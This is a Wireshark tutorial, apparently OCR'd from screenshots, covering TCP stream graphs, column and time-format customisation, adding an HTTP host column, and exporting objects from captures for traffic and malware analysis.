
The dots on the graph represent a packet's RTT. An empty graph can mean you have selected a packet in the opposite direction

You should look for a vertical line of plotted RTT points to define the latency. This could either suggest that the sending device has a queued-up packet, or duplicate ACKs that are suffering.



Throughput graphs

Similar to IO graphs, traffic direction is represented by the throughput graphs. Nonetheless, these graphs differ from the IO graphs in that they represent unidirectional traffic, whereas IO graphs depict traffic in both directions. Note that depending on the selected packet the data you'll see on the graph will be different.



The x-axis is the time in seconds in the graph, and the y-axis represents the bytes per second throughput.


Time-sequence graph (tcptrace)

Using this graph portrays the TCP traffic flow with time. The traffic is unidirectional, just as the throughput graphs are. Use this graph to inform you about segments currently moving, the acknowledgement of segments we have provided, and the buffer area that the customer can carry.

Open the capture or trace file

Choose any TCP packet (various will offer different results)

Select the option 'Statistics,' then select 'TCP Stream Graphs,' then select 'Time Series Graph (tcptrace)'




The y-axis in the graph represents the number of the TCP series, and the x-axis represents the time in seconds. The numbers of the TCP series are increased by the bytes sent with each packet. This means that if the number of the sequence is 1 and the packet sent has 10 bytes of data, the number of the sequence will be increased by 10, making the next number 11.

Customizing Display column according to our preferences


Default column display does not work effectively for the type of analysis, it's better to customize according to our preferences

Wireshark 's default columns: Number, Time, Source, Destination, Protocol, Length, and Info




```
No.   Time       Source          Destination     Protocol Length Info
 1101 84.441208  58.251.106.185  192.168.1.36    TCP      74 443 → 30033 [PSH, ACK] Seq=1 Ack=235 Win=15360 Len=20 [TCP segment of a reassembled PDU]
 1102 84.441285  192.168.1.36    58.251.106.185  TCP      54 30033 → 443 [ACK] Seq=235 Ack=21 Win=65516 Len=0
 1103 84.573504  18.219.117.14   192.168.1.36    TLSv1.2  98 Application Data
 1104 84.573574  192.168.1.36    18.219.117.14   TCP      54 29697 → 443 [ACK] Seq=3244 Ack=1469 Win=512 Len=0
 1105 84.573678  192.168.1.36    18.219.117.14   TLSv1.2  98 Application Data
 1106 84.926192  192.168.1.36    18.219.117.14   UDP      99 55932 → 8801 Len=57
 1107 85.041051  192.168.1.36    104.18.199.63   TCP      55 [TCP Keep-Alive] 29804 → 443 [ACK] Seq=1 Ack=1 Win=509 Len=1
```

We can change this by go to Edit → Preferences


Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Copy
Find Packet... Ctrl+F
Find Next Ctrl+N
Find Previous Ctrl+B
Mark/Unmark Packet Ctrl+M
Mark All Displayed Ctrl+Shift+M
Unmark All Displayed Ctrl+Alt+M
Next Mark Ctrl+Shift+N
Previous Mark Ctrl+Shift+B
Ignore/Unignore Packet Ctrl+D
Ignore All Displayed Ctrl+Shift+D
Unignore All Displayed Ctrl+Alt+D
Set/Unset Time Reference Ctrl+T
Unset All Time References Ctrl+Alt+T
Next Time Reference Ctrl+Alt+N
Previous Time Reference Ctrl+Alt+B
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Delete All Packet Comments
Configuration Profiles... Ctrl+Shift+A
Preferences... Ctrl+Shift+P

```
stination      Protocol Length Info
.219.117.14    UDP      55 55931 → 8801 Len=13
2.168.1.36     UDP      60 8801 → 55931 Len=13
2.168.1.36     UDP      60 8801 → 55932 Len=13
.219.117.14    UDP      55 55932 → 8801 Len=13
.219.117.14    UDP      55 55933 → 8801 Len=13
.219.117.14    UDP      99 55932 → 8801 Len=57
2.168.1.36     UDP      60 8801 → 55933 Len=13

tes captured (480 bits) on interface \Device\NPF_{438B604D-08DB-4283-970D-CAFA21A6FBC8}, id 0
2b:0e:be:c8), Dst: Kiyon_96:9a:ee (00:17:6b:96:9a:ee)
7.14, Dst: 192.168.1.36
Port: 55931

00 45 20   ··k····· +·····E
0e c0 a8   ·)dN@·#· ····u···
03 76 50   ·$"a·{·· C·····vP
           ····ws·· ····

Ethernet: <live capture in progress>    Packets: 3001 · Displayed: 3001 (100.0%)    Profile: Default
```

On there,extend Appearence → Columns
We can see the columns that appeared on wireshark analysis window there.




Displayed	Title	Type	Fields	Field Occurence
☑	No.	Number		
☑	Time	Time (format as specified)		
☑	Source	Source address		
☑	Destination	Destination address		
☑	Protocol	Protocol		
☑	Length	Packet length (bytes)		
☑	Info	Information		

☐ Show displayed columns only

There is an option of adding and deleting columns

+ for adding Columns
- for deleting columns




When we click on +, it will add a new column

Name that column according to your preference. By default, the column type will be Number we can change that by double clicking that column's type. It will drop down all available types.


Clicking – will delete that column.

Let us reset the time now to get analyzing easier. Change "Seconds After Capture Start" to "Date and Time of Day"



Displayed	Title	Type	Fields
☑	No.	Number	
☑	Time	Time (format as specified)	
☑	Source	Source address	
☑	Destination	Destination address	
☑	Protocol	Protocol	
☑	Length	Packet length (bytes)	
☑	Info	Information	
☑	New Col...	Number	

Go to: **View → Time Display Format → Date and Time of Day.**



Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Main Toolbar
Filter Toolbar
Status Bar
Full Screen F11
Packet List
Packet Details
Packet Bytes
Time Display Format
Name Resolution
Zoom
Expand Subtrees Shift+Right
Collapse Subtrees Shift+Left
Expand All Ctrl+Right
Collapse All Ctrl+Left
Colorize Packet List
Coloring Rules...
Colorize Conversation
Reset Layout Ctrl+Shift+W
Resize Columns Ctrl+Shift+R
Internals
Date and Time of Day (1970-01-01 01:02:03.123456) Ctrl+Alt+1
Year, Day of Year, and Time of Day (1970/001 01:02:03.123456)
Time of Day (01:02:03.123456) Ctrl+Alt+2
Seconds Since 1970-01-01 Ctrl+Alt+3
Seconds Since Beginning of Capture Ctrl+Alt+4
Seconds Since Previous Captured Packet Ctrl+Alt+5
Seconds Since Previous Displayed Packet Ctrl+Alt+6
UTC Date and Time of Day (1970-01-01 01:02:03.123456) Ctrl+Alt+7
UTC Year, Day of Year, and Time of Day (1970/001 01:02:03.123456)
UTC Time of Day (01:02:03.123456) Ctrl+Alt+8
Automatic (from capture file)
Seconds
Tenths of a second
Hundredths of a second
Milliseconds

```
Destination        Protocol  Length Info
192.168.1.36       TCP           60 443 → 30357 [ACK] Seq=12209 Ack=9564 Win=80384 Len=0
224.0.0.251        MDNS         136 Standard query 0x0025 PTR _%9E5E7C8F47989526C9BCD95D24084F6F0B27C5ED._sub._googl
224.0.0.251        MDNS         388 Standard query response 0x0000 PTR MiTV-AXSO0-982948bff5cbf985b9aca35007ea09d1._
216.58.196.174     UDP          137 60435 → 443 Len=95
172.217.166.101    TCP           55 [TCP Keep-Alive] 30432 → 443 [ACK] Seq=3320 Ack=1990 Win=130816 Len=1
192.168.1.36       TCP           66 [TCP Keep-Alive ACK] 443 → 30432 [ACK] Seq=1990 Ack=3321 Win=67584 Len=0 SLE=332
```

```
Destination        Protocol  Length Info
192.168.1.36       TCP          164 8009 → 30381 [PSH, ACK] Seq
192.168.1.33       TCP           54 30381 → 8009 [ACK] Seq=2625
ff02::1:2          DHCPv6       153 Solicit XID: 0x3c48 CID: 00
Kiyon_96:9a:ee     ARP           60 Who has 192.168.1.36? Tell
currento_0e:be:c8  ARP           42 192.168.1.36 is at 00:17:6b
Broadcast          0xfffa        60 Ethernet II
```

After that, as shown below (**View — > Time Display Format — > select "Seconds: 0**"), we will change the precision of the displayed time from automatic to "Seconds"


Many of the columns are aligned to the right and can be corrected by right clicking the column and selecting the correct alignment


Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Align Left
Align Center
Align Right
Column Preferences...
Edit Column
Resize to Contents
Resize Column to Width...
Resolve Names
No. Number
Time Time (format as specified)
Source Source address
Destination Destination address
Protocol Protocol
Length Packet length (bytes)
Info Information
Remove this Column

```
No.  Time                 Source          Destinatic
   1 2020-06-13 18:23:18 18.219.117.14   192.168
   9 2020-06-13 18:23:18 157.240.16.35   192.168   eq=1 Ack=451 Win=351 Len=0
  10 2020-06-13 18:23:18 157.240.16.35   192.168   eq=1 Ack=490 Win=351 Len=0
  11 2020-06-13 18:23:18 157.240.16.35   192.168
  13 2020-06-13 18:23:19 157.240.16.35   192.168   eq=53 Ack=1659 Win=373 Len=0
  14 2020-06-13 18:23:19 157.240.16.35   192.168

> Frame 1: 60 bytes on wire (480 bits), 60 bytes capture   -08DB-4283-970D-CAFA21A6FBC8}, id 0
> Ethernet II, Src: currento_0e:be:c8 (14:a7:2b:0e:be:c8
> Internet Protocol Version 4, Src: 18.219.117.14, Dst:
> User Datagram Protocol, Src Port: 8801, Dst Port: 5593
> Data (13 bytes)

0000  00 17 6b 96 9a ee 14 a7  2b 0e be c8 08 00 45 20
0010  00 29 64 4e 40 00 23 11  a9 a0 12 db 75 0e c0 a8
0020  01 24 22 61 da 7b 00 15  43 a4 03 00 00 03 76 50
0030  e4 c4 f4 00 77 73 ac 00  00 00 00 00

Ethernet: <live capture in progress>    Packets: 384213 · Displayed: 384213 (100.0%)    Profile: Default
```

We can add Hosts to our panel. For that , filter on http.request, so we're only seeing the HTTP requests.

Right Click on **Host → Apply as Column**



```
http.request

No.  Time                 Source        Destination      Protocol Length Info
  96 2020-06-14 10:59:42 192.168.1.35  239.255.255.250  SSDP     215 M-SEARCH * HTTP/1.1
  98 2020-06-14 10:59:43 192.168.1.35  239.255.255.250  SSDP     215 M-SEARCH * HTTP/1.1
  99 2020-06-14 10:59:44 192.168.1.35  239.255.255.250  SSDP     215 M-SEARCH * HTTP/1.1
 131 2020-06-14 10:59:55 192.168.1.36  239.255.255.250  SSDP     215 M-SEARCH * HTTP/1.1
 133 2020-06-14 10:59:56 192.168.1.36  239.255.255.250  SSDP     215 M-SEARCH * HTTP/1.1
 135 2020-06-14 10:59:57 192.168.1.36  239.255.255.250  SSDP     215 M-SEARCH * HTTP/1.1
 137 2020-06-14 10:59:58 192.168.1.36  239.255.255.250  SSDP     215 M-SEARCH * HTTP/1.1
 227 2020-06-14 11:00:53 192.168.1.35  239.255.255.250  SSDP     179 M-SEARCH * HTTP/1.1
 236 2020-06-14 11:00:56 192.168.1.35  239.255.255.250  SSDP     179 M-SEARCH * HTTP/1.1
 250 2020-06-14 11:00:59 192.168.1.35  239.255.255.250  SSDP     179 M-SEARCH * HTTP/1.1
 255 2020-06-14 11:01:02 192.168.1.35  239.255.255.250  SSDP     179 M-SEARCH * HTTP/1.1
 268 2020-06-14 11:01:05 192.168.1.35  239.255.255.250  SSDP     179 M-SEARCH * HTTP/1.1
 274 2020-06-14 11:01:08 192.168.1.35  239.255.255.250  SSDP     179 M-SEARCH * HTTP/1.1

    [Stream index: 5]
  > [Timestamps]
v Simple Service Discovery Protocol
  > M-SEARCH * HTTP/1.1\r\n
    HOST: 239.255.255.2
    MAN: "ssdp:discover
    MX: 1\r\n
    ST: urn:dial-multis
    USER-AGENT: Google
    \r\n
    [Full request URI:
    [HTTP request 3/4]
    [Prev request in fr
    [Next request in fr

0000  01 00 5e 7f ff fa     ··E·
0010  00 c9 03 67 00 00     ·$··
0020  ff fa f3 d5 07 6c     SEAR
0030  43 48 20 2a 20 48     1··H
0040  4f 53 54 3a 20 32     .255
0050  2e 32 35 30 3a 31     AN:
0060  22 73 73 64 70 3a     er"·
0070  0a 4d 58 3a 20 31     urn:
0080  64 69 61 6c 2d 6d     reen
0090  2d 6f 72 67 3a 73     :dia
00a0  6c 3a 31 0d 0a 55     ENT:
00b0  20 47 6f 6f 67 6c     me/8
00c0  33 2e 30 2e 34 31     Wind
00d0  6f 77 73 0d 0a 0d

HTTP Host (http.host), :    Packets: 6515 · Displayed: 265 (4.1%)    Profile: Default
```


Analysing the Application Layer

Layer 6/7

By

Ambadi MP

Analyzing malware traffic through Wireshark



No.	Time	Source	Destination	Protocol	Length	Host	Info
4144	2020-06-14 11:28:24	192.168.1.36	13.33.171.104	HTTP	646	static.ts.360.com	GET /display/main.titlebar/20190918093403/active-Purple_rocket.png HTTP/1.1
4141	2020-06-14 11:28:24	192.168.1.36	13.33.171.104	HTTP	645	static.ts.360.com	GET /display/main.titlebar/20190918093403/hover-Purple_rocket.png HTTP/1.1
4140	2020-06-14 11:28:24	192.168.1.36	13.33.171.104	HTTP	644	static.ts.360.com	GET /display/main.titlebar/20190918093403/rest-Purple_rocket.png HTTP/1.1
3917	2020-06-14 11:28:18	192.168.1.36	13.228.109.169	HTTP	596	spec.cloud.360safe.com	POST /commonquery HTTP/1.1 (application/x-www-form-urlencoded)
3914	2020-06-14 11:28:18	192.168.1.36	13.228.109.169	HTTP	588	spec.cloud.360safe.com	POST /commonquery HTTP/1.1 (application/x-www-form-urlencoded)
3888	2020-06-14 11:28:17	192.168.1.36	13.228.109.169	HTTP	612	spec.cloud.360safe.com	POST /commonquery HTTP/1.1 (application/x-www-form-urlencoded)
967	2020-06-14 11:06:37	192.168.1.36	54.179.144.160	HTTP	628	spec.cloud.360safe.com	POST /commonquery HTTP/1.1 (application/x-www-form-urlencoded)
1799	2020-06-14 11:13:20	192.168.1.36	109.201.159.48	HTTP	291	sdup.update.360safe.com	GET /lib/safeup_wl.cab?mid=79a0f5e8daeffd37db9ccb2870fe564d&ver=10.6.0.1285&lan=en&os=10.
4448	2020-06-14 11:28:25	192.168.1.36	54.255.136.181	HTTP	329	s.360safe.com	GET /safei18n/promote_space.htm?location=main_titlebar&content=Main.Title.Cef.UpgradeNow&
4049	2020-06-14 11:28:23	192.168.1.36	54.255.136.181	HTTP	238	s.360safe.com	GET /safei18n/feature.htm?id=20001&mid=79a0f5e8daeffd37db9ccb2870fe564d&ver=10.6.0.1285&l
3996	2020-06-14 11:28:18	192.168.1.36	54.255.136.181	HTTP	285	s.360safe.com	GET /safei18n/promoutil.htm?type=error&act=cloudsync&ecode=0&pver=8.6.0.1111&at=1&mid=79a
3882	2020-06-14 11:28:17	192.168.1.36	54.255.136.181	HTTP	238	s.360safe.com	GET /safei18n/main.htm?mode=hidden&mid=79a0f5e8daeffd37db9ccb2870fe564d&ver=10.6.0.1285&l


Extracting Objects from HTTP Traffic

Spreading of malware on networks is quite common. So, Security professionals may need to export objects from the pcaps for closer examination when reviewing packet captures (pcaps) of suspicious activity.

Let us see how to extract objects using Wireshark

For extracting files go to File → Export Objects
We can see DICOM , HTTP , IMF , SMB , TFTP protocols there
